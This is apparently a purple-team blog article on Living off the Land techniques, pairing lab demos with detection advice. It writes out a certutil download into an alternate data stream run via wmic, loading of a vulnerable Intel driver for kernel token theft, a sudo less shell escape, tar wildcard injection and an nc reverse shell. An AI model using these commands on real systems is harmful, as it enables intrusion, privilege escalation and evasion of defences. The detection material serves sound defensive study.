Living off the Land
Contents · 12
The most dangerous tools haven't been the ones an attacker brings into a compromised system for a while now; they're the ones already sitting there, known and with a legitimate purpose on the system. "Living off the Land" (LotL) is exactly that: legitimate binaries, drivers, and scripts that can be turned to the attacker's advantage. Abusing these LotL tools gets the attacker a few things, for example:
- They don't have to bring any external scripts into the system, so no new file lands on disk and fewer traces are left behind.
- In some cases it slips past antivirus detection: the binary is legitimate, so signatures don't match it.
- From a defender's point of view it isn't as noticeable as a custom script.
This technique isn't new (it's basically been around forever), but it only got its official label at the DerbyCon hacker conference back in 2013. And even though it's not new, it's still widely used, in malware for instance. That's why I decided to describe and document it, and to do it from a purple team angle: from my own research I've seen that red team articles dominate, so I want to focus on detection too.
My main source for all the LotL indexes was lolol.farm, which is basically an index of indexes that pulls all the LotL indexes together (like LOLBAS, GTFOBins, LOLDrivers, LOOBins, LOLC2 and others). I recommend taking a look, you'll find plenty of interesting indexes there. But for my own research (and this article) I picked the 3 that matter most to me:
- LOLBAS - Windows tools in user-space.
- LOLDrivers - Windows kernel/drivers.
- GTFOBins - Linux tools.
LOLBAS
LOLBAS documents every native binary, script, or library on Windows that can be used for LotL techniques. Things like downloading a payload, decoding, proxy-executing files, or bypassing an allow list.
Instead of a real malicious payload, for the demo I used my own that just pops a message box labeled "pwned :)". I built the payload with this PowerShell one-liner:
Add-Type -TypeDefinition 'using System;using System.Windows.Forms;class P{static void Main(){MessageBox.Show("Pwned :)");}}' -ReferencedAssemblies System.Windows.Forms -OutputAssembly malware.exe -OutputType WindowsApplication
Red Team view
In the following demonstration I'll show how to use certutil.exe to download a file, save it as an NTFS Alternate Data Stream (ADS), and then run it with wmic.exe straight from that stream.
I'm testing this on my Windows VM, which is connected to the attacker machine over a VirtualBox host-only adapter. The IP I'm hosting the payload from is 192.168.56.1.
I also put together this PowerShell script so the demo is easier to follow (the script always prints the command and then runs it, so you can see what's going on):
echo "LOLBAS demonstration"
pause
echo "Downloading the payload into an ADS"
echo "certutil.exe -urlcache -f http://192.168.56.1/malware.exe C:\Users\user\Desktop\file.ext:malware.exe"
certutil.exe -urlcache -f http://192.168.56.1/malware.exe C:\Users\user\Desktop\file.ext:malware.exe
pause
echo "Running the payload from the ADS"
echo 'wmic.exe process call create "C:\Users\user\Desktop\file.ext:malware.exe"'
wmic.exe process call create "C:\Users\user\Desktop\file.ext:malware.exe"
pause
On the attacker's side I dragged the malware.exe file out of the VM and spun up a simple python http server with this command:
sudo python3 -m http.server 80
Now that everything's ready, we can get to the demo:
Let me explain a bit. An Alternate Data Stream, or ADS, is a feature that only shows up in NTFS (so not in FAT32, exFAT, or ext4; though it's true some filesystems have a similar feature, like xattrs in Linux, but it's not quite the same as ADS). So it's purely a Windows thing. Every file in NTFS has one main unnamed data stream, but NTFS also lets you tack on your own alternate data stream using the syntax file:stream_name. That's why when we looked into file.ext we saw nothing; we were looking at the main unnamed stream, while the code was tucked away in an alternate stream named malware.exe.
Blue Team view
As a blue teamer I tweaked the SwiftOnSecurity Sysmon config so it properly logs Event ID 15 after the demo. The original config only logged either specific script extensions (so the .exe hidden in an ADS slipped right through), or anything in the Startup/Downloads folders, and my demo drops the payload on the Desktop. So I added a rule to the EID 15 section for executable extensions in an ADS (.exe, .dll, .scr, .com). You can find my modified config on my GitHub.
For better clarity I used this filter in Event Viewer:
<QueryList>
  <Query Id="0" Path="Microsoft-Windows-Sysmon/Operational">
    <Select Path="Microsoft-Windows-Sysmon/Operational">*[System[(EventID=1 or EventID=3 or EventID=15)]]</Select>
  </Query>
</QueryList>

The demo generates the following Event IDs:
- EID 1 – Process creation: launching the PowerShell script,
certutil.exe,wmic.exe, andmalware.exe. - EID 3 – Network connection:
certutil.execonnects to the attacker and downloads the payload. - EID 15 – Alternate data stream creation: how
certutil.exestores the payload.
In the filtered log you can then see the whole chain together:
A note on the reality of LotL. If LotL techniques are well known among red teamers, they're just as well known among blue teamers, and by extension among EDR vendors. In this case I used
certutil.exeto download the payload, which Defender stopped instantly, and I had to turn off real-time protection.That doesn't mean LotL techniques aren't used, quite the opposite. If you look at my breakdown of the Psyduck malware, you'll find it used
wmic.exeto detect antivirus.
LOLDrivers (BYOVD)
LOLDrivers is an index of all the known signed vulnerable drivers that can be exploited. For attackers this is incredibly tempting, because kernel access doesn't just mean SYSTEM access. The kernel is where at least part of modern EDR lives, so from there we don't just bypass the EDR, we can straight up "kill" it. But there's a catch: how does an attacker get kernel access when the victim doesn't have any vulnerable driver on their system? That obstacle is solved by the Bring Your Own Vulnerable Driver (BYOVD) technique: the attacker brings their own vulnerable driver and loads it. BYOVD does assume the attacker already has administrator rights, though; so it isn't a way to get to admin, but a way to get from admin into the kernel.
Red Team view
For the demo I picked the pretty well-known CVE-2015-2291, a vulnerability in the Intel driver iqvw64e.sys that lets an attacker pull off a Denial of Service (DoS) or code execution. Historically this one was used in the well-known tool kdmapper, whose main use was cheating in games. The main problem with these bugs, as I already mentioned, is that the attacker ends up in the kernel (ring 0), and that's the highest access you can reach within Windows (there are still attacks on BIOS/UEFI, but those are outside the scope of this article).
But back to the demo. First I downloaded iqvw64e.sys and installed it on the target VM as administrator with this command:
sc.exe create iqvw64e.sys binPath=Z:\iqvw64e.sys type=kernel && sc.exe start iqvw64e.sys
Then I downloaded and compiled the PoC. I'll admit, I originally wanted to use a different driver, but it was blocked, so instead I started reversing a completely new vulnerable driver with no PoC, to write the PoC myself. I didn't manage to squeeze that into this article, so when it's out I'll add a link here to the new article about reversing that driver. Anyway, after compiling it I ran the exploit:
To explain: every process in Windows runs with an access token that carries the identity of the user and their groups, plus a list of special system privileges. When a process reaches for an object, the kernel compares the SID from the token against the access list on that object, and if there's no matching permission there, it returns access denied. The trick of this exploit is that we create a new process (powershell.exe), but because the vulnerability in the driver lets us read and write kernel memory, and because every process has a pointer to its access token in the kernel (more specifically in EPROCESS), the exploit overwrites that pointer (which points to our access token) so it points to the existing access token of the SYSTEM account, and with that we get its privileges too.
Put as an analogy: it's like a hotel. We want to do something (say, get into some hotel room), so to get in we show the receptionist our ID and say "let me into room 123," and the receptionist checks the list to see whether we're allowed into that room, and if we're not on it, they won't let us in. But we have unauthorized access to the local records office (the Windows kernel) where IDs are issued. So we can go to the office and rewrite our ID so that instead of ours, it's the ID of the head hotel manager, who has the right to do basically whatever he wants around the hotel. And when we come back, want to look into room 123, and show our fake ID, the receptionist lets us in, since the manager is listed next to every room.
Blue Team view
Windows Defender has a built-in feature that blocks Vulnerable Drivers, but the problem comes when attackers find their own zero day in a kernel driver, or when they operate in the window between a vulnerability being published and being added to the blocklist. Beyond that, you can also block driver loading through Group Policy in Active Directory, which lets you centrally control which drivers can even be loaded on workstations at all. LOLDrivers has SIEM detection queries, sigma rules, and a sysmon config on its site. Those can also cover drivers that are already publicly known but that Microsoft hasn't covered yet.

Sysmon can also log every kernel driver load, EID 6 (Driver Loaded). And every new driver load in a production environment needs to be properly reviewed. For the following demo I used a Sysmon config from LOLDrivers, and here's the result:
GTFOBins
GTFOBins is an index of Unix-like executables that can be abused on badly configured systems for privilege escalation. Or for post-exploitation of systems. Like with LOLBAS (the Psyduck example), we can see this in malware too, specifically the cloudflare malware I did a writeup on, which used curl to download a payload onto the victim's system.
Red Team view
Unlike LOLBAS, GTFOBins isn't as focused on the stealthiest possible access to a system. But mainly from personal experience, it's used more as a Privilege Escalation technique, either with binaries set up so that a sudo command doesn't require a password (vim, man, less, more, and so on), or with misconfigured backup scripts that call tools like tar where you can pull off a wildcard injection. In the demo I'll show both examples.
1. NOPASSWD binaries
Adding NOPASSWD in Linux does this: we give some user the right to run a specific binary as root without needing a password. It's a convenient way to hand someone root access to various commands. But it can also be abused. If the binary or command can execute code, then we've basically given the user full root access without even realizing it. For example, say we need to let someone read files (in this case the user reader) as root. We can easily do that with the following commands:
echo 'reader ALL=(ALL) NOPASSWD: /usr/bin/more, /usr/bin/less' | sudo tee /etc/sudoers.d/reader
sudo chmod 440 /etc/sudoers.d/reader
But as we'll see in the demo, the user can not only read files but also run commands, as we can see here:
It works because the user reader ran less (it works exactly the same with more) as root. Since less has a feature for running commands (via !/bin/bash) and was running as root, the shell that got spawned was a child of the less process and therefore inherited its rights.
2. Backup scripts
Backup scripts can be vulnerable if we run, for example, tar with *. Let's demonstrate it on a model situation. We have a simple script backup.py that runs as root and looks like this:
import time
import os

while True:
	os.system("cd /important_files && tar -czvf /opt/backups/backup.tar.gz *")
	time.sleep(10)
On Linux, * means all the file names in the current folder get dropped in there (this character has more uses too; I'm only applying it to this model situation), so the command resolves, for example, like this:
tar -czvf /opt/backups/backup.tar.gz my_dog.jpg passwords.txt hannah_montana_linux.iso
That means if we name some file as a wildcard, like -h for example, our wildcard makes it into the resolved command:
tar -czvf /opt/backups/backup.tar.gz my_dog.jpg passwords.txt hannah_montana_linux.iso -h
This technique is called wildcard injection, and it works like this: when I create 2 files named --checkpoint-action=exec=sh privesc.sh and --checkpoint=1, then any time tar runs, it executes the file privesc.sh, into which I dropped a simple reverse shell:
nc -e /bin/sh 127.0.0.1 1234
Once we have these 3 files ready and we've sorted out the execution rights with chmod +x privesc.sh, we can just run nc -lvnp 1234 and wait for the shell. As you can see here in the demo:
Blue Team view
From a blue teamer's perspective this is a bit trickier. The main way to defend against LotL is to give users and scripts only the privileges they actually need. For example, we should check all users to see whether any of them happen to have NOPASSWD permissions, using this command:
sudo grep -rn "NOPASSWD" /etc/sudoers /etc/sudoers.d/ 2>/dev/null
Or for a specific user, this way:
sudo -l -U username
Also, with the second example, it's important to limit spawning a shell as much as possible in scripts where an unprivileged user can change the parameters. And to thoroughly review and update scripts that run as root.
But if the machine is already compromised, the easiest thing to check is the child/parent relationships of processes, and whether some child process happens to be a shell:
pstree -p [pid]
Output showing that bash is running under the less process might look something like this:
less(5760)───sh(5763)───bash(5764)
Conclusion
Living off the Land is a technique that's basically been used forever and is still widely used, whether on its own or as part of a more complex attack. And precisely because it's so widespread, it's well known on both sides: red teamers have it in their basic kit, and blue teamers and EDR vendors have detections and signatures ready for it.
But it can never be fully solved. There will always be a new vulnerable driver, a new binary or library that isn't on any blocklist yet, and in the window between its discovery and detection getting deployed, the attacker has the upper hand.
At the same time, it's important not to lose sight of one crucial piece of context: LotL isn't a technique for gaining access to a system. It assumes the attacker already has initial access. So it's a post-exploitation tool: how to move around the system quietly, how to escalate privileges, and how to stay under the radar as long as possible.
In the end, that means the most effective defense against LotL might not be at the level of detecting LotL itself at all. If the attacker never gains initial access, all these techniques are useless. Patch management, MFA, phishing awareness, a properly configured firewall: those are the things that shut down LotL abuse before it even starts.